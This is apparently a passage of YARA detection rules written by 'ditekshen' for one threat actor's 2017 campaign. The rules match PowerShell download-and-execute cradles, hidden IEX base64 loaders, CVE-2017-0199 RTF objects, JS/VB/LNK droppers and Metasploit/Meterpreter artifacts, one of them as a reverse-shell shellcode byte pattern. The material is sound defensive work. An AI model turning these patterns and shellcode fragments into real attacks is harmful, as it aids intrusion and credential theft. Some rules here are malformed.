        ( uint16(0) == 0x5a4d and filesize < 1000KB and ( all of them ) )
}
}

rule TTP_Persistence_Batch_Script {
    meta:
        description = "Detects the runtime time-base Persistence batch script"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $svvariant_1_1 = ":start" nocase fullword ascii
        $svvariant_1_2 = "powershell.exe" nocase fullword ascii
        $svvariant_1_3 = "hidden" nocase fullword ascii
        $svvariant_1_4 = "webclient" nocase fullword ascii
        $svvariant_1_5 = "downloadstring" nocase fullword ascii
        $svvariant_1_6 = "goto start" nocase fullword ascii

        $svvariant_2_1 = "[ScriptBlock]" nocase fullword ascii
        $svvariant_2_2 = "IO.Compression.GzipStream" nocase ascii
        $svvariant_2_3 = "IO.MemoryStream([Convert]::FromBase64String" nocase ascii
        $svvariant_2_4 = ".Replace(" nocase ascii
        $svvariant_2_5 = "$input" nocase fullword ascii
        $svvariant_2_6 = "powershell" nocase ascii
    condition:
        filesize < 5KB and ( all of ($svvariant_1_*) or all of ($svvariant_2_*) or ( 3 of ($svvariant_1_*) and 3 of ($svvariant_2_*) ) or all of them )
}
}

```

```

rule TTP_Shellcode_Injection_PowerShell_Script_1 {
    meta:
        description = "Detects the shellcode injection stage 1 PowerShell script on disk"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    strings:
        $s1 = "if([IntPtr]::Size" fullword ascii
        $s2 = "powershell.exe" fullword ascii
        $s3 = "System.Diagnostics.ProcessStartInfo" fullword ascii
        $s4 = "IO.StreamReader" fullword ascii
        $s5 = "IO.MemoryStream" fullword ascii
        $s6 = "[Convert]::FromBase64String" fullword ascii
        $s7 = "[IO.Compression.CompressionMode]::Decompress" fullword ascii
        $s8 = "UseShellExecute=" fullword ascii
        $s9 = "WindowStyle='Hidden'" fullword ascii
        $s10 = "CreateNoWindow=$true" fullword ascii
        $s11 = "[System.Diagnostics.Process]::Start(" nocase fullword ascii
        $s12 = "RedirectStandardOutput=$true" nocase fullword ascii
        $s13 = "IEX" nocase fullword ascii
        $s14 = "hidden" nocase fullword ascii
        $s15 = "ReadToEnd()" nocase fullword ascii
    condition:
        ( filesize < 3KB and (10 of them) )
}

rule TTP_Shellcode_Injection_PowerShell_Script_2 {
    meta:
        description = "Detects the shellcode injection stage 2 PowerShell script on disk
and on memory"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    strings:
        $s1 = "[AppDomain]::CurrentDomain.GetAssemblies()" fullword ascii
        $s2 = "GetType('Microsoft.Win32.UnsafeNativeMethods')" fullword ascii
        $s3 = "GetMethod('GetProcAddress').Invoke(" fullword ascii
        $s4 = "System.Runtime.InteropServices.HandleRef" fullword ascii
        $s5 = "[AppDomain]::CurrentDomain.DefineDynamicAssembly" fullword ascii
        $s6 = "System.Reflection.AssemblyName('ReflectedDelegate')" fullword ascii
        $s7 = "[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule("
fullword ascii
        $s8 = "InMemoryModule" fullword ascii
        $s9 = "[System.Convert]::FromBase64String(" fullword ascii
        $s10 = "[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer("
fullword ascii
        $s11 = "kernel32.dll" fullword ascii
        $s12 = "Out-Null" nocase fullword ascii
        $s13 = "SetImplementationFlags('Runtime, Managed')" fullword ascii
        $s14 = "[System.MulticastDelegate]" fullword ascii
    condition:
        ( filesize < 10KB and ( all of them ) )
}

```

```

rule TTP_MEMORY_Shellcode_Injection_PowerShell_Script_1 {
    meta:
        description = "Detects the shellcode injection stage 1 PowerShell script in memory"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    strings:
        $s1 = "powershell.exe" fullword ascii
        $s2 = "IO.MemoryStream(,[Convert]::FromBase64String(" fullword ascii
        $s4 = "IO.Compression.GzipStream(" fullword ascii
        $s5 = "[IO.Compression.CompressionMode]::Decompress)).ReadToEnd%;" fullword ascii
        $s6 = "IEX (New-Object IO.StreamReader(New-Object" fullword ascii
        $s7 = "hidden" nocase fullword ascii
        $s8 = "-nop" fullword
    condition:
        ( all of them )
}

rule TTP-HTA_VBScript_PowerShell_Script {
    meta:
        description = "Detects the HTA VBScript which utilizes PowerShell to download
payloads as a result of CVE-2017-0199 or persistence"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    hash1 = "2dfd197def6317bad2111978b379e23f5c87a3d2ab608855c633443fa963f695"
    hash2 = "daa85f25246d55cb99848db90e03473fae97c29e2dc77b40e95c602396176dff"
    hash3 = "f19e98f0e94c7988135cb99e21490fd01410d4ecd395d6c2d964de044b2bcf06"
    hash4 = "c13be78e147e9492fdc9fdd8602ad4b4014f224f89067f084b09843ccb226abb"
    hash5 = "1e3feab43b56855b0d4aac54802db9ef89bc89ecf9e8c5a714c212a9541d851f"
    hash6 = "c7807f6afc0929b85fd4164d3264473180d6c8a2b69a27899a26477fdbbf55c"
    hash7 = "3ba23100ec51a6e3b4ea4fbc7299612fd9be5e90de2dbc2730d39b54812e36fa"
    strings:
        $s1 = "<script language=\"VBScript\">" nocase fullword ascii
        $s2 = "window.moveTo" nocase fullword ascii
        $s3 = "CreateObject(\"Wscript.Shell\")" fullword ascii
        $s4 = "CreateObject(\"Scripting.FileSystemObject\")" fullword ascii
        $s5 = "powershell.exe" nocase fullword ascii
        $s6 = "hidden" nocase fullword ascii
        $s7 = "System.Net.WebClient" nocase fullword ascii
        $s8 = "DownloadFile(" nocase fullword ascii
        $s9 = "window.close()" nocase fullword ascii
    condition:
        all of them
}

```

```

rule TTP_RTF_CVE_2017_0199_Exploit {
    meta:
        description = "An updated version of Didier Stevens original Yara Rule taking Actor variants into account"
        author = "ditekshen"
        date = "2017-07-07"
        reference1 = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        reference2 = "https://blog.nviso.be/2017/04/12/analysis-of-a-cve-2017-0199-malicious-rtf-document/"
    strings:
        $header = "{\\rtf"
        $oleobject1 = "d0cf1e0" nocase
        $oleobject2 = { 64 0D 0A 30 0D 0A 63 0D 0A 66 0D 0A 31 0D 0A 31 0D 0A 65 0D 0A 30
OD 0A } }
        $oleobject3 = { 64 0A 30 0A 63 0A 66 0A 31 0A 31 0A 65 0A 30 0A }
//$oleobject2 = { 64 ?? ?? 30 ?? ?? 63 ?? ?? 66 ?? ?? 31 ?? ?? 31 ?? ?? 65 ?? ?? 30
?? } /* is slowing down scanning */
//$oleobject2 = { 64 [0-2] 30 [0-2] 63 [0-2] 66 [0-2] 31 [0-2] 31 [0-2] 65 [0-2] 30
[0-2] } /* is slowing down scanning - can replace both $oleobject2 and $oleobject3 */
$objdata1 = "\\objdata 0105000002000000" nocase
//$objdata2 = { 5C 6F 62 6A 64 61 74 61 20 30 0D 0A 31 0D 0A 30 0D 0A 35 0D 0A 30
0D 0A 30 0D 0A 30 0D 0A 30 0D 0A 32 0D 0A 30 0D 0A 30 0D 0A 30 0D 0A } /* takes care of 1 variant */
//$objdata2 = { 5C 6F 62 6A 64 61 74 61 20 30 ?? ?? 31 ?? ?? 30 ?? ?? 35 ?? ?? 30
?? ?? 30 ?? ?? 30 ?? ?? 30 ?? ?? 32 ?? ?? 30 ?? ?? 30 ?? ?? 30 ?? ?? 30 ?? ?? 30
?? ?? 30 ?? ?? 30 ?? ?? } /* did not match variant from ATT-JUL-18 */
$objdata2 = { 5C 6F 62 6A 64 61 74 61 20 30 [0-2] 31 [0-2] 30 [0-2] 35 [0-2] 30
[0-2] 30 [0-2] 30 [0-2] 32 [0-2] 30 [0-2] 30 [0-2] 30 [0-2] 30 [0-2] 30 [0-2]
30 [0-2] 30 [0-2] } /* matches all variants from all attacks */
$objdata3 = " 0105000002000000"
$objlink = "\\objlink" nocase
$objautlink = "\\objautlink" nocase
$objupdate = "\\objupdate" nocase
$urlmoniker1 = "E0C9EA79F9BACE118C8200AA004BA90B" nocase
$urlmoniker2 = { 45 0D 0A 30 0D 0A 43 0D 0A 39 0D 0A 45 0D 0A 41 0D 0A 37 0D 0A 39
0D 0A 46 0D 0A 39 0D 0A 42 0D 0A 41 0D 0A 43 0D 0A 45 0D 0A 31 0D 0A 31 0D 0A 38 0D 0A 43
0D 0A 38 0D 0A 32 0D 0A 30 0D 0A 30 0D 0A 41 0D 0A 41 0D 0A 30 0D 0A 30 0D 0A 34 0D 0A 42
0D 0A 41 0D 0A 39 0D 0A 30 0D 0A 42 }
$urlmoniker3 = { 65 0D 0A 30 0D 0A 63 0D 0A 39 0D 0A 65 0D 0A 61 0D 0A 37 0D 0A 39
0D 0A 66 0D 0A 39 0D 0A 62 0D 0A 61 0D 0A 63 0D 0A 65 0D 0A 31 0D 0A 31 0D 0A 38 0D 0A 63
0D 0A 38 0D 0A 32 0D 0A 30 0D 0A 30 0D 0A 61 0D 0A 61 0D 0A 30 0D 0A 30 0D 0A 34 0D 0A 62
0D 0A 61 0D 0A 39 0D 0A 30 0D 0A 62 }
$urlmoniker4 = { 65 0A 30 0A 63 0A 39 0A 65 0A 61 0A 37 0A 39 0A 66 0A 39 0A 62 0A
61 0A 63 0A 65 0A 31 0A 31 0A 38 0A 63 0A 38 0A 32 0A 30 0A 30 0A 61 0A 61 0A 30 0A 30 0A
34 0A 62 0A 61 0A 39 0A 30 0A 62 }
$http1 = "68007400740070003a002f002f00" nocase
$http2 = { 36 0D 0A 38 0D 0A 30 0D 0A 30 0D 0A 37 0D 0A 34 0D 0A 30 0D 0A 30 0D 0A
37 0D 0A 34 0D 0A 30 0D 0A 30 0D 0A 37 0D 0A 30 0D 0A 30 0D 0A 33 0D 0A 61 0D 0A
30 0D 0A 30 0D 0A 32 0D 0A 66 0D 0A 30 0D 0A 30 0D 0A 32 0D 0A 66 0D 0A 30 0D 0A 30
}
$http3 = { 36 0A 38 0A 30 0A 30 0A 37 0A 34 0A 30 0A 30 0A 37 0A 34 0A 30 0A 30 0A
37 0A 30 0A 30 0A 33 0A 61 0A 30 0A 30 0A 32 0A 66 0A 30 0A 30 0A 32 0A 66 0A 30 0A
30 }
//$http2 = { 36 ?? ?? 38 ?? ?? 30 ?? ?? 30 ?? ?? 37 ?? ?? 34 ?? ?? 30 ?? ?? 30 ?? ?? 33 ?? ?? 61 ??
?? 37 ?? ?? 34 ?? ?? 30 ?? ?? 37 ?? ?? 30 ?? ?? 30 ?? ?? 30 ?? ?? 33 ?? ?? 61 ?? ?? 30 ?? ?? 30 ?? ?? 30
} /* is slowing down scanning */
condition:
// order of samples detection: ATT-JUN-06, ATT-04-27 (2 variants), ATT-MAY-09, ATT-JUL-18
( $header at 0 and

```

```

        ( $oleobject2 and $objlink and $objupdate and $objdata2 and ( $urlmoniker2 or
$urlmoniker3 ) and $http2 ) or
        ( $oleobject1 and $objdata1 and $urlmoniker1 and $objautlink and $http1 ) or
        ( $oleobject1 and $objdata1 and $urlmoniker1 and $http1 ) or
        ( $objlink and $objupdate and $objdata3 and $urlmoniker1 and $http1 ) or
        ( $oleobject3 and $objautlink and $objdata2 and $urlmoniker4 and $http3)
    )
}

rule TTP_JS_Dropper_1 {
meta:
    description = "Detects JS dropper used by the Actor. This was not observed in
analysis, but dumped from Actor Pastebin account."
    author = "ditekshen"
    date = "2017-07-07"
    reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    hash1 = "d334f40feff3cc6e9eb52391fd6eb8f472123e4c61d93f3a5adbb89a2c98ed8c"
strings:
    $s1 = "<script>" nocase fullword ascii
    $s1 = "ActiveXObject(\"WScript.Shell\");" nocase fullword ascii
    $s2 = "powershell.exe" nocase fullword ascii
    $s3 = "hidden" nocase fullword ascii
    $s4 = "System.Net.WebClient" nocase fullword ascii
    $s5 = "DownloadFile" nocase fullword ascii
    $s6 = "</script>" nocase fullword ascii
condition:
    all of ($s*)
}

rule TTP_JS_Droper_2 {
meta:
    description = "Detects JS dropper used by the Actor to retrieve decoy and initial
persistance batch script."
    author = "ditekshen"
    date = "2017-07-07"
    reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
    hash1 = "0f47c5d73bd036f6772cbe2d4ab7fa08314a238b15ca0102bdffe640dac4c6b4"
    hash2 = "326852d6f9328f9320b78878aca09d9b739c0f9db12727ed2c0f73fd71aa6921"
strings:
    $s1 = "WScript.CreateObject(\"WScript.Shell\");" nocase fullword ascii
    $s2 = "powershell.exe" nocase fullword ascii
    $s3 = "hidden" nocase fullword ascii
    $s4 = "bypass" nocase fullword ascii
    $s4 = "System.Net.WebClient" nocase fullword ascii
    $s5 = "DownloadFile" nocase fullword ascii
    $p1 = "cmd" nocase fullword ascii
    $p2 = "bat" nocase fullword ascii
condition:
    ( all of ($s*) and any of ($p*) )
}

```

```

rule TTP_LNK_PowerShell_Dropper {
    meta:
        description = "Detects actor .LNK files embedding PowerShell commands for
retrieving remote content."
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "f73c2048ec90fb9b4b2f876e897c4862e001ea62ee0389b67048a9b73f652294"
        hash2 = "58c8f16010b9e51e798e82e73f30beced6f293783031eefa2b4c3495293af41b"
        hash3 = "4c2f4846f8293e3782c006ecc937f99c9f0b85bef172c5c9d22fcbb11084f37fb"
        hash4 = "ce4fb7e79cb929e2f2597dffef8827ef1bfed7452949d1ad3e0ba1507fe7ed24"
        hash5 = "bb34615a21d80daab87c10b79fa8dc36a530ad9b40da512a94173f536bf9bc58"
    strings:
        $magic = { 4C 00 00 00 01 14 02 00 }
        $ps = "powershell.exe" nocase fullword ascii
        $actorpc1 = "sec-pc" fullword ascii
        $actorpc2 = "HP" fullword ascii
    condition:
        ( $magic at 0 and $ps and ( 1 of ( $actorpc* ) ) )
}

rule TTP_LNK_PowerShell_Droper_Generic {
    meta:
        description = "Detects generic .LNK files embedding PowerShell commands for
retrieving remote content."
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill
Chain Evolution with a Political Attitude"
        hash1 = "0f47c5d73bd036f6772cbe2d4ab7fa08314a238b15ca0102bdffe640dac4c6b4"
        hash2 = "326852d6f9328f9320b78878aca09d9b739c0f9db12727ed2c0f73fd71aa6921"
    strings:
        $magic = { 4C 00 00 00 01 14 02 00 }
        $ps = "powershell.exe" nocase fullword ascii
        $s1 = { 62 00 79 00 70 00 61 00 73 00 73 } /* bypass */
        $s2 = { 68 00 69 00 64 00 64 00 65 00 6e } /* hidden */
        $s3 = { 53 00 79 00 73 00 74 00 65 00 6d 00 2e 00 4e 00 65 00 74 00 2e 00 57 00 65
00 62 00 43 00 6c 00 69 00 65 00 6e 00 74 } /* System.Net.WebClient */
        $s4 = { 44 00 6f 00 77 00 6e 00 6c 00 6f 00 61 00 64 00 46 00 69 00 6c 00 65 } /*
DownloadFile */
        $s5 = { 63 00 6d 00 64 00 20 } /* cmd */
    condition:
        ( $magic at 0 and $ps and all of ($*) )
}

```

```

rule TTP_Metasploit_Binary_Connector_Packed {
    meta:
        description = "Detects binary used by actor to connect back to Metasploit server in ATT-JUN-06"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "4cec40af57f0b3814118776c448ab2ccf96098329d8f6c658abb02c835c59818"
    strings:
        $s1 = "Copyright 2009 The Apache Software Foundation." fullword wide
        $s2 = "opqrA" fullword ascii
        $s3 = "n0l32.upmC" fullword ascii
        $s4 = "jectdi" fullword ascii
        $s5 = "Runtime " fullword ascii
        $s6 = "V.Pjr^" fullword ascii
        $s7 = "\\Borland" fullword ascii
        $s8 = "\\pag-ef~" fullword ascii
        $s9 = "Softwar" fullword ascii
        $s10 = "BxJzR|Z~rbtjvrx{z" fullword ascii
        $s11 = "wsock32.dll" fullword ascii
        $s12 = "ws2_32.dll" fullword ascii
        $op1 = { 23 bb 33 b3 11 29 a0 00 a2 48 2e 9a 6f 2a 7d 75 }
        $op2 = { 18 3b aa a2 19 19 80 00 29 d8 20 60 92 19 ae 55 }
        $op3 = { c3 c3 81 f5 66 bb ae 5d 07 d9 7a d3 0a 3f 68 dc }
    condition:
        ( uint16(0) == 0x5a4d and filesize < 800KB and ( all of ($s*) ) and all of ($op*) )
    or ( all of them )
}

rule TTP_Metasploit_Binary_Connector_UnPacked {
    meta:
        description = "Detects binary used by actor to connect back to Metasploit server in ATT-JUN-06"
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
        hash1 = "6b9c081750ee33955d86bb39f07f84dbe3fe4245a51033b4b360677737b799e2"
    strings:
        $s1 = "Copyright 2009 The Apache Software Foundation." fullword wide
        $s2 = "ApacheBench command line utility"
    condition:
        ( uint16(0) == 0x5a4d and filesize < 200KB and ( all of ($s*) and
pe.number_of_sections > 4 and pe.sections[1].name == ".data" and pe.sections[4].name ==
".idata" ) )
}

rule TTP_VB_Dropper {
    meta:
        description = "Detects VB dropper which drops persistence batch script and shellcode injection PowerShell script. This was not used in this campaign but belongs to actor Pastebin account."
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $s1 = "powershell.exe" nocase fullword ascii
        $s2 = "cmd" nocase fullword ascii
        $s3 = /start winword (http:|https:|[0-9]{1,3}|\w+)/ nocase fullword ascii
        $s4 = "WebRequest" nocase fullword ascii
        $s5 = " WebClient" nocase fullword ascii
        $s6 = "DownloadString" nocase fullword ascii
    condition:
        ( all of them )
}

```

```

rule TTP_MEMORY_METASPLOIT_METERPRETER_Shellcode {
    meta:
        description = "Detects Metasploit / Meterpreter reverse connection shell in memory or dumped from memory via malfind or vaddumps."
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $shellcode = { FC E8 82 00 00 00 60 89 E5 31 C0 64 8B 50 30 8B 52 0C 8B 52 14 8B 72
28 0F B7 4A 26 31 FF AC 3C 61 7C 02 2C 20 C1 CF 0D 01 C7 E2 F2 52 57 8B 52 10 8B 4A 3C 8B
4C 11 78 E3 48 01 D1 51 8B 59 20 01 D3 8B 49 18 E3 3A 49 8B 34 8B 01 D6 31 FF AC C1 CF 0D
01 C7 38 E0 75 F6 03 7D F8 3B 7D 24 75 E4 58 8B 58 24 01 D3 66 8B 0C 4B 8B 58 1C 01 D3 8B
04 8B 01 D0 89 44 24 24 5B 5B 61 59 5A 51 FF }
        condition:
            ($shellcode )
}

rule TTP_MEMORY_METASPLOIT_METERPRETER {
    meta:
        description = "Detects Metasploit / Meterpreter artifacts left in memory or dumped from memory via malfind or vaddumps."
        author = "ditekshen"
        date = "2017-07-07"
        reference = "Analysis of Middle Eastern Threat Actor Attacks - An Ongoing Kill Chain Evolution with a Political Attitude"
    strings:
        $stdapi = /stdapi_(fs|net|railgun|registry|sys|ui)_/
        $packet = /packet_(add|call|enum|get|create|destroy|remove|transmit|is)_/
        $channel =
/channels_(get_|create|close|find_|exists|destroy|set_|open|read|write|interact|is_|default_)/
        $priv = /priv_(elevate_|fs_|passwd_|key)/
        $webcam = /webcam_(list|start|stop|get|audio)_/
        $scheduler = /scheduler_(destroy|initialize|insert_|signal_|waitable_)/
        $command = /command_(deregister|deregister_|handle|join_|register|register_)/
        $ext_dll =
/ext_server_(priv|stdapi|espi|extapi|incognito|lanattacks|mimikatz|sniffer).(x86|x64).dll/
        $screenshot_dll = /screenshot.(x86|x64).dll/
        $elevator_dll = /elevator.(x86|x64).dll/
        $metsrv_dll = /metsrv.?(x86|x64)?.dll/
        $rdi1 = "ReflectiveLoader"
        $rdi2 = "_ReflectiveLoader@"

/*
$stdapi_fs1 = "stdapi_fs_chdir"
$stdapi_fs2 = "stdapi_fs_delete_dir"
$stdapi_fs3 = "stdapi_fs_delete_file"
$stdapi_fs4 = "stdapi_fs_file"
$stdapi_fs5 = "stdapi_fs_file_copy"
$stdapi_fs6 = "stdapi_fs_file_expand_path"
$stdapi_fs7 = "stdapi_fs_file_move"
$stdapi_fs8 = "stdapi_fs_getwd"
$stdapi_fs9 = "stdapi_fs_ls"
$stdapi_fs10 = "stdapi_fs_md5"
$stdapi_fs11 = "stdapi_fs_mkdir"
$stdapi_fs12 = "stdapi_fs_mount_show"
$stdapi_fs13 = "stdapi_fs_search"
$stdapi_fs14 = "stdapi_fs_separator"
$stdapi_fs15 = "stdapi_fs_sha1"
$stdapi_fs16 = "stdapi_fs_stat"

$stdapi_net1 = "stdapi_net_config_add_route"
$stdapi_net2 = "stdapi_net_config_get_arp_table"
$stdapi_net3 = "stdapi_net_config_get_interfaces"
$stdapi_net4 = "stdapi_net_config_get_netstat"
$stdapi_net5 = "stdapi_net_config_get_proxy"
$stdapi_net6 = "stdapi_net_config_get_routes"
$stdapi_net7 = "stdapi_net_config_remove_route"

```

```

$stdapi_net8 = "stdapi_net_resolve_host"
$stdapi_net9 = "stdapi_net_resolve_hosts"
$stdapi_net10 = "stdapi_net_socket_tcp_shutdown"
$stdapi_net11 = "stdapi_net_tcp_client"
$stdapi_net12 = "stdapi_net_tcp_server"
$stdapi_net13 = "stdapi_net_udp_client"

$stdapi_rgun1 = "stdapi_railgun_api"
$stdapi_rgun2 = "stdapi_railgun_api_multi"
$stdapi_rgun3 = "stdapi_railgun_memread"
$stdapi_rgun4 = "stdapi_railgun_memwrite"

$stdapi_reg1 = "stdapi_registry_check_key_exists"
$stdapi_reg2 = "stdapi_registry_close_key"
$stdapi_reg3 = "stdapi_registry_create_key"
$stdapi_reg4 = "stdapi_registry_delete_key"
$stdapi_reg5 = "stdapi_registry_delete_value"
$stdapi_reg6 = "stdapi_registry_enum_key"
$stdapi_reg7 = "stdapi_registry_enum_key_direct"
$stdapi_reg8 = "stdapi_registry_enum_value"
$stdapi_reg9 = "stdapi_registry_enum_value_direct"
$stdapi_reg10 = "stdapi_registry_load_key"
$stdapi_reg11 = "stdapi_registry_open_key"
$stdapi_reg12 = "stdapi_registry_open_remote_key"
$stdapi_reg13 = "stdapi_registry_query_class"
$stdapi_reg14 = "stdapi_registry_query_value"
$stdapi_reg15 = "stdapi_registry_query_value_direct"
$stdapi_reg16 = "stdapi_registry_set_value"
$stdapi_reg17 = "stdapi_registry_set_value_direct"
$stdapi_reg18 = "stdapi_registry_unload_key"

$stdapi_sys1 = "stdapi_sys_config_driver_list"
$stdapi_sys2 = "stdapi_sys_config_drop_token"
$stdapi_sys3 = "stdapi_sys_config_getenv"
$stdapi_sys4 = "stdapi_sys_config_getprivs"
$stdapi_sys5 = "stdapi_sys_config_getsid"
$stdapi_sys6 = "stdapi_sys_config_getuid"
$stdapi_sys7 = "stdapi_sys_config_localtime"
$stdapi_sys8 = "stdapi_sys_config_rev2self"
$stdapi_sys9 = "stdapi_sys_config_steal_token"
$stdapi_sys10 = "stdapi_sys_config_sysinfo"
$stdapi_sys11 = "stdapi_sys_eventlog_clear"
$stdapi_sys12 = "stdapi_sys_eventlog_close"
$stdapi_sys13 = "stdapi_sys_eventlog_numrecords"
$stdapi_sys14 = "stdapi_sys_eventlog_oldest"
$stdapi_sys15 = "stdapi_sys_eventlog_open"
$stdapi_sys16 = "stdapi_sys_eventlog_read"
$stdapi_sys17 = "stdapi_sys_power_exitwindows"
$stdapi_sys18 = "stdapi_sys_process_attach"
$stdapi_sys19 = "stdapi_sys_process_close"
$stdapi_sys20 = "stdapi_sys_process_execute"
$stdapi_sys21 = "stdapi_sys_process_get_info"
$stdapi_sys22 = "stdapi_sys_process_getpid"
$stdapi_sys23 = "stdapi_sys_process_get_processes"
$stdapi_sys24 = "stdapi_sys_process_image_get_images"
$stdapi_sys25 = "stdapi_sys_process_image_get_proc_address"
$stdapi_sys26 = "stdapi_sys_process_image_load"
$stdapi_sys27 = "stdapi_sys_process_image_unload"
$stdapi_sys28 = "stdapi_sys_process_kill"
$stdapi_sys29 = "stdapi_sys_process_memory_allocate"
$stdapi_sys30 = "stdapi_sys_process_memory_free"
$stdapi_sys30 = "stdapi_sys_process_memory_lock"
$stdapi_sys30 = "stdapi_sys_process_memory_protect"
$stdapi_sys30 = "stdapi_sys_process_memory_query"
$stdapi_sys30 = "stdapi_sys_process_memory_read"
$stdapi_sys30 = "stdapi_sys_process_memory_unlock"
$stdapi_sys30 = "stdapi_sys_process_memory_write"
$stdapi_sys30 = "stdapi_sys_process_thread_close"
$stdapi_sys30 = "stdapi_sys_process_thread_create"

```

```

$stdapi_sys30 = "stdapi_sys_process_thread_get_threads"
$stdapi_sys40 = "stdapi_sys_process_thread_open"
$stdapi_sys40 = "stdapi_sys_process_thread_query_regs"
$stdapi_sys40 = "stdapi_sys_process_thread_resume"
$stdapi_sys40 = "stdapi_sys_process_thread_set_regs"
$stdapi_sys40 = "stdapi_sys_process_thread_suspend"
$stdapi_sys40 = "stdapi_sys_process_thread_terminate"
$stdapi_sys40 = "stdapi_sys_process_wait"

$stdapi_ui1 = "stdapi_ui_desktop_enum"
$stdapi_ui2 = "stdapi_ui_desktop_get"
$stdapi_ui3 = "stdapi_ui_desktop_screenshot"
$stdapi_ui4 = "stdapi_ui_desktop_set"
$stdapi_ui5 = "stdapi_ui_dq"
$stdapi_ui6 = "stdapi_ui_enable_keyboard"
$stdapi_ui7 = "stdapi_ui_enable_mouse"
$stdapi_ui8 = "stdapi_ui_get_idle_time"
$stdapi_ui9 = "stdapi_ui_get_keys"
$stdapi_ui10 = "stdapi_ui_get_keys_utf8"
$stdapi_ui11 = "stdapi_ui_start_keyscan"
$stdapi_ui12 = "stdapi_ui_stop_keyscan"
$stdapi_ui13 = "stdapi_ui_stop_kY"

$packet1 = "packet_add_completion_handler"
$packet2 = "packet_add_exception"
$packet3 = "packet_add_group"
$packet4 = "packet_add_tlv_bool"
$packet5 = "packet_add_tlv_group"
$packet6 = "packet_add_tlv_qword"
$packet7 = "packet_add_tlv_raw"
$packet8 = "packet_add_tlvs"
$packet9 = "packet_add_tlv_string"
$packet10 = "packet_add_tlv_uint"
$packet11 = "packet_add_tlv_wstring"
$packet12 = "packet_add_tlv_wstring_len"
$packet13 = "packet_call_completion_handlers"
$packet14 = "packet_create"
$packet15 = "packet_create_group"
$packet16 = "packet_create_response"
$packet17 = "packet_destroy"
$packet18 = "packet_enum_tlv"
$packet19 = "packet_get_tlv"
$packet20 = "packet_get_tlv_group_entry"
$packet21 = "packet_get_tlv_meta"
$packet22 = "packet_get_tlv_string"
$packet23 = "packet_get_tlv_value_bool"
$packet24 = "packet_get_tlv_value_qword"
$packet25 = "packet_get_tlv_value_raw"
$packet26 = "packet_get_tlv_value_string"
$packet27 = "packet_get_tlv_value_uint"
$packet28 = "packet_get_tlv_value_wstring"
$packet29 = "packet_get_type"
$packet30 = "packet_is_tlv_null_terminated"
$packet30 = "packet_remove_completion_handler"
$packet30 = "packet_transmit_empty_response"
$packet30 = "packet_transmit_response"

$channel1 = "channel_close"
$channel2 = "channel_create"
$channel3 = "channel_create_datagram"
$channel4 = "channel_create_pool"
$channel5 = "channel_create_stream"
$channel6 = "channel_default_io_handler"
$channel7 = "channel_destroy"
$channel8 = "channel_exists"
$channel9 = "channel_find_by_id"
$channel10 = "channel_get_buffered_io_context"
$channel11 = "channel_get_class"
$channel12 = "channel_get_flags"

```

```

$channel13 = "channel_get_id"
$channel14 = "channel_get_native_io_context"
$channel15 = "channel_get_type"
$channel16 = "channel_interact"
$channel17 = "channel_is_flag"
$channel18 = "channel_is_interactive"
$channel19 = "channel_open"
$channel20 = "channel_read"
$channel21 = "channel_read_from_buffered"
$channel22 = "channel_set_buffered_io_handler"
$channel23 = "channel_set_flags"
$channel24 = "channel_set_interactive"
$channel25 = "channel_set_native_io_context"
$channel26 = "channel_set_type"
$channel27 = "channel_write"
$channel28 = "channel_write_to_buffered"
$channel29 = "channel_write_to_remote"

$priv1 = "priv_elevate_getsystem"
$priv2 = "priv_fs_blank_directory_mace"
$priv3 = "priv_fs_blank_file_mace"
$priv4 = "priv_fs_get_file_mace"
$priv5 = "priv_fs_set_file_mace"
$priv6 = "priv_fs_set_file_mace_from_file"
$priv7 = "priv_key"
$priv8 = "priv_passwd_get_sam_hashes"

$webcam1 = "webcam_audio_record"
$webcam2 = "webcam_get_frame"
$webcam3 = "webcam_list"
$webcam4 = "webcam_start"
$webcam5 = "webcam_stop"

$scheduler1 = "scheduler_destroy"
$scheduler2 = "scheduler_initialize"
$scheduler3 = "scheduler_insert_waitable"
$scheduler4 = "scheduler_signal_waitable"
$scheduler5 = "scheduler_waitable_thread"

$command1 = "command_deregister"
$command2 = "command_deregister_all"
$command3 = "command_handle"
$command4 = "command_join_threads"
$command5 = "command_register"
$command6 = "command_register_all"

$dll1 = "metsrv.dll"
$dll2 = "metsrv.x86.dll"
$dll3 = "metsrv.x64.dll"
$dll4 = "ReflectiveLoader"
$dll5 = "_ReflectiveLoader@"
$dll6 = "ext_server_priv.x86.dll"
$dll7 = "ext_server_priv.x64.dll"
$dll8 = "ext_server_stdapi.x86.dll"
$dll9 = "ext_server_stdapi.x64.dll"
